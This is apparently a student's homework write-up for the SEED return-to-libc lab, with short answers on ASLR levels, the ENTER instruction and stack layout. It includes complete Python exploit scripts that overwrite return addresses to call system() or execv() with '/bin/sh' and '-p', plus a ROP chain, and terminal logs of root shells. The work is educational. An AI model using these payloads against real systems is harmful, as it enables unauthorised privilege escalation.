Information Security HandsOn Approach HW3

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Nov, 15, 2021

1. **SEED Lab (40 points)**

   Task1.
   For this lab, we have to modify the program's return address to libc address, and call them with some insecure command.

```
Breakpoint 1, 0x565562b0 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ quit
[11/22/21]seed@VM:~/.../1$
```

Figure 1

Task2.
Next, we can set a string "/bin/sh" in the stack, so that we can can it by address.

```
[11/22/21]seed@VM:~/.../1$ cat prtenv.c
#include <stdio.h>
#include <stdlib.h>

void main() {
        char *shell = getenv("MYSHELL");
        if (shell)
                printf("%x\n", (unsigned int) shell);
}
[11/22/21]seed@VM:~/.../1$ ./prtenv
ffffd6c1
[11/22/21]seed@VM:~/.../1$ ./prtenv
ffffd6c1
[11/22/21]seed@VM:~/.../1$ ./prtenv
ffffd6c1
[11/22/21]seed@VM:~/.../1$
```

Figure 2

Task3.
After that, we have to know the distance between main program's ebp and buffer.

```
[-------------------------------------code-------------------------------------]
   0x5655625d <bof+16>: add    ebx,0x2d6b
   0x56556263 <bof+22>: mov    eax,ebp
   0x56556265 <bof+24>: mov    DWORD PTR [ebp-0xc],eax
=> 0x56556268 <bof+27>: lea    eax,[ebp-0x18]
   0x5655626b <bof+30>: sub    esp,0x8
   0x5655626e <bof+33>: push   eax
   0x5655626f <bof+34>: lea    eax,[ebx-0x1fc0]
   0x56556275 <bof+40>: push   eax
[-------------------------------------stack--------------------------------------]
```

Figure 3

With the structure below(figure4), we can set the corresponding contents in badfile and read it:



High
sh address
36
exit() address
32
system() address
28
...
Main Program EBP
Low

Figure 4

```
[11/22/21]seed@VM:~/.../1$ cat exploit.py
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 36 # 0x20 + 4 = 0x24
sh_addr = 0xffffd6c1
content[X:X+4] = (sh_addr).to_bytes(4, byteorder='little')

Y = 28 # 0x18 + 4 = 0x1c
system_addr = 0xf7e12420
content[Y:Y+4] = (system_addr).to_bytes(4, byteorder='little')

Z = 32 # 0x1c + 4 = 0x20
exit_addr = 0xf7e04f80
content[Z:Z+4] = (exit_addr).to_bytes(4, byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
        f.write(content)
[11/22/21]seed@VM:~/.../1$
```

Figure 5

```
[11/22/21]seed@VM:~/.../1$ ./retlib
Address of input[] inside main(): 0xffffcf50
Input size: 300
Address of buffer[] inside bof(): 0xffffcf20
Frame Pointer value inside bof(): 0xffffcf38
# whami
zsh: command not found: whami
# whoami
root
#
```

Figure 6

Question1. without exit()

```
[11/22/21]seed@VM:~/.../1$ cat exploit_without_exit.py
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 36 # 0x20 + 4 = 0x24
sh_addr = 0xffffd6c1
content[X:X+4] = (sh_addr).to_bytes(4, byteorder='little')

Y = 28 # 0x18 + 4 = 0x1c
system_addr = 0xf7e12420
content[Y:Y+4] = (system_addr).to_bytes(4, byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
        f.write(content)
[11/22/21]seed@VM:~/.../1$
```

Figure 7

```
[11/22/21]seed@VM:~/.../1$ ./exploit_without_exit.py
[11/22/21]seed@VM:~/.../1$ ./retlib
Address of input[] inside main(): 0xffffcf50
Input size: 300
Address of buffer[] inside bof(): 0xffffcf20
Frame Pointer value inside bof(): 0xffffcf38
$ ls
Makefile  exploit.py               gdb_command.txt          prtenv    retlib
badfile   exploit_without_exit.py  peda-session-retlib.txt  prtenv.c  retlib.c
$ exit
Segmentation fault
[11/22/21]seed@VM:~/.../1$
```

Figure 8

The results show that when I do exit(), there comes segment fault, because we don't have exit() address at the right place, it can be any value. Therefore, when the program is finished, it can't call exit() correctly.

Question2. different name length program




Figure 9




Figure 10

When the program name is in different length rather than before, the environment variable address goes different. It means that the program doesn't work with previous addresses.

Task4.
Different with above task, I put the strings in contents instead of environment variables, undoubtedly, we can use this way in task3:

```
[11/24/21]seed@VM:~/.../1$ cat exploit.py
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))
buf = 0xffffcf60

X = 36 # 0x20 + 4 = 0x24
sh_addr = buf + 40
content[X:X+4] = (sh_addr).to_bytes(4, byteorder='little')
#shell code
content[X+4:X+8] = bytearray(b'/bin/sh\x00')

Y = 28 # 0x18 + 4 = 0x1c
system_addr = 0xf7e12420
content[Y:Y+4] = (system_addr).to_bytes(4, byteorder='little')

Z = 32 # 0x1c + 4 = 0x20
exit_addr = 0xf7e04f80
content[Z:Z+4] = (exit_addr).to_bytes(4, byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
        f.write(content)
[11/24/21]seed@VM:~/.../1$
```

Figure 11

As the above task, we have a more complex structure here with two arguments of evecv() and one of them is a array(figure12):
Clearly shows that, I first put two strings in stack: ”/bin/sh” and ”-p”, and execv()’s two arguments are at content 36 (buf+36) and content 40 (buf+40), that point to addresses (buf+arr) and (buf+arr+16).
Figure13 is the code and figure14 is the result. Even in dash mode, we can easily call libc function and use dash argument ”-p” to get in root privilege:





High
arg[2]
arg[1]
arg[0]
\x00\x00\x00\x00
buf + arr + 8
buf + arr
-p
/bin/sh
buf + arr + 16
sh address
exit() address
execv() address
...
Low
buf + arr + 28
buf + arr + 24
buf + arr + 20
buf + arr + 16
buf + arr + 12
buf + arr + 8
buf + arr
arr = 44
buf + 40
buf + 36
buf + 32
buf + 28

Figure 12



```
buf = 0xffffcf30 # buf of absolute execution
arr = 44

X = 28
execv_addr = 0xf7e994b0
content[X:X+4] = (execv_addr).to_bytes(4, byteorder='little')

Y = 32
exit_addr = 0xf7e04f80
content[Y:Y+4] = (exit_addr).to_bytes(4, byteorder='little')

Z = 36
sh_addr = buf + arr
content[Z:Z+4] = (sh_addr).to_bytes(4, byteorder='little')

content[arr:arr+8] = bytearray(b'/bin/sh\x00')
content[arr+8:arr+12] = bytearray(b'-p\x00\x00')
content[arr+16:arr+20] = (buf+arr).to_bytes(4, byteorder='little')
content[arr+20:arr+24] = (buf+arr+8).to_bytes(4, byteorder='little')
content[arr+24:arr+28] = bytearray(b'\x00\x00\x00\x00')
content[Z+4:Z+8] = (buf+arr+16).to_bytes(4, byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
        f.write(content)
[11/23/21]seed@VM:~/.../1$
```

Figure 13



```
[11/23/21]seed@VM:~/.../1$ ./exploit_dash.py
[11/23/21]seed@VM:~/.../1$ ./retlib
Address of input[] inside main(): 0xffffcf30
Input size: 300
Address of buffer[] inside bof(): 0xffffcf00
Frame Pointer value inside bof(): 0xffffcf18
# whoami
root
# exit
[11/23/21]seed@VM:~/.../1$
```

Figure 14

Task5. ROP

Although foo() function isn't called in the program, it is still in the stack when executing the program, we can also get its address by gdb:

```
gdb-peda$ p foo
$5 = {<text variable, no debug info>} 0x5655636d <foo>
gdb-peda$
```

Figure 15

Base on the exploit code in task4, I put foo() address at first for ten times, and follow with execv() address, exit() address, and shell code address. Actually, what I do is only shift task4's content and put in 10 foo().

```
foo_addr = 0x5655636d
buf = 0xffffcf30 # buf of absolute execution
arr = 90
offset = 28

content[offset:offset+40] = ((foo_addr).to_bytes(4, byteorder='little')) * 10
```

Figure 16

```
[11/23/21]seed@VM:~/.../1$ ./exploit_foo.py
[11/23/21]seed@VM:~/.../1$ ./retlib
Address of input[] inside main(): 0xffffcf30
Input size: 300
Address of buffer[] inside bof(): 0xffffcf00
Frame Pointer value inside bof(): 0xffffcf18
Function foo() is invoked 1 times
Function foo() is invoked 2 times
Function foo() is invoked 3 times
Function foo() is invoked 4 times
Function foo() is invoked 5 times
Function foo() is invoked 6 times
Function foo() is invoked 7 times
Function foo() is invoked 8 times
Function foo() is invoked 9 times
Function foo() is invoked 10 times
# whoami
root
#
```

Figure 17

2. **randomize_va_space (15 points)**
   0: No randomization. Everything is static. 1: Conservative randomization. Shared libraries, stack, mmap(), VDSO and heap are randomized. 2: Full randomization. In addition to the elements listed in the previous point, memory managed through brk() is also randomized. (So does above 2)

   In Linux, stack space is allocated by mmap() and brk(). When ASLR is level 1, mmap() is randomized, but bkr() is not, on the other hand, below 128k memory space for bkr() is not randomized in ASLR level 1.
   There is an interesting thing. When I use ubuntu20.04 to implement this question, I always fail because ASLR is all randomized by default after ubuntu18.04 *Reference*. So I did this question in ubuntu16.04.

```
root@4ed88f38fa9a:/tmp# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@4ed88f38fa9a:/tmp# ./alloc
Address of malloc(128) is 0x602010
Address of malloc(1024) is 0x6024b0
Address of malloc(10*1024) is 0x6028c0
Address of malloc(100*1024) is 0x6050d0
Address of malloc(200*1024) is 0x7ffff7fbe010
Address of malloc(1000*1024) is 0x7ffff7ec3010
root@4ed88f38fa9a:/tmp# ./alloc
Address of malloc(128) is 0x602010
Address of malloc(1024) is 0x6024b0
Address of malloc(10*1024) is 0x6028c0
Address of malloc(100*1024) is 0x6050d0
Address of malloc(200*1024) is 0x7ffff7fbe010
Address of malloc(1000*1024) is 0x7ffff7ec3010
```

Figure 18: When ASLR is level 0, memory addresses are static.

```
root@4ed88f38fa9a:/tmp# sysctl -w kernel.randomize_va_space=1
kernel.randomize_va_space = 1
root@4ed88f38fa9a:/tmp# ./alloc
Address of malloc(128) is 0x602010
Address of malloc(1024) is 0x6024b0
Address of malloc(10*1024) is 0x6028c0
Address of malloc(100*1024) is 0x6050d0
Address of malloc(200*1024) is 0x7efd6833e010
Address of malloc(1000*1024) is 0x7efd68243010
root@4ed88f38fa9a:/tmp# ./alloc
Address of malloc(128) is 0x602010
Address of malloc(1024) is 0x6024b0
Address of malloc(10*1024) is 0x6028c0
Address of malloc(100*1024) is 0x6050d0
Address of malloc(200*1024) is 0x7f9b7d313010
Address of malloc(1000*1024) is 0x7f9b7d218010
root@4ed88f38fa9a:/tmp#
```

Figure 19: When ASLR is level 1, you can find that below 128k memory is static(above red line), and above 128k is randomized.

```
root@4ed88f38fa9a:/tmp# sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
root@4ed88f38fa9a:/tmp# ./alloc
Address of malloc(128) is 0xb10010
Address of malloc(1024) is 0xb104b0
Address of malloc(10*1024) is 0xb108c0
Address of malloc(100*1024) is 0xb130d0
Address of malloc(200*1024) is 0x7fe813e42010
Address of malloc(1000*1024) is 0x7fe813d47010
root@4ed88f38fa9a:/tmp# ./alloc
Address of malloc(128) is 0x146b010
Address of malloc(1024) is 0x146b4b0
Address of malloc(10*1024) is 0x146b8c0
Address of malloc(100*1024) is 0x146e0d0
Address of malloc(200*1024) is 0x7ff047097010
Address of malloc(1000*1024) is 0x7ff046f9c010
root@4ed88f38fa9a:/tmp#
```

Figure 20: When ASLR is level 2, memory addresses are randomized.

3. **ENTER (15 points)**
   ENTER's second argument means a nesting level, which allows multiple parent frames to be accessed from the called function. This is not used in C because there are no nested functions.
   Reference

4. **Stack Layout (15 points)**
   When calling f() function, it pushes 0x5, 0x4, and main return address into the stack.




Figure 21

